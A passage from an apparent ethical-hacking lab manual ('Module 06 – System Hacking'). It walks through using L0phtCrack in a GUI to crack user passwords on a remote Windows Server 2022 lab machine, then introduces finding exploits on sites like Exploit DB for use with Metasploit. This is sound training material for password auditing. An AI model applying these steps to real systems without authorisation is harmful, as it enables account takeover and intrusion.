
14. The **Job Scheduling** wizard appears. Ensure that the **Run this job immediately** radio button is selected and click **Next**.



15. Check the given details in the **Summary** wizard and click **Finish**.



16. **L0phtCrack** starts cracking the passwords of the remote machine. In the lower-right corner of the window, you can see the status, as shown in the screenshot.




17. After the status bar completes, **L0phtCrack** displays the cracked passwords of the users that are available on the remote machine, as shown in the screenshot.

Note: It will take some time to crack all the passwords of a remote system.

18. After successfully attaining weak and strong passwords, as shown in the screenshot, you can click the **Stop** button in the bottom-right corner of the window.

Module 06 – System Hacking



19. As an ethical hacker or penetration tester, you can use the **L0phtCrack** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any systems with weak passwords.
20. This concludes the demonstration of auditing system passwords using L0phtCrack.
21. Close all open windows and document all the acquired information.
22. Turn off the **Windows Server 2022** virtual machine.

Task 3: Find Vulnerabilities on Exploit Sites


Exploit sites contain the details of the latest vulnerabilities of various OSes, devices, and applications. You can use these sites to find relevant vulnerabilities about the target system based on the information gathered, and further download the exploits from the database and use exploitation tools such as Metasploit, to gain remote access.

Here, we attempt to find the vulnerabilities of the target system using various exploit sites such as Exploit DB.

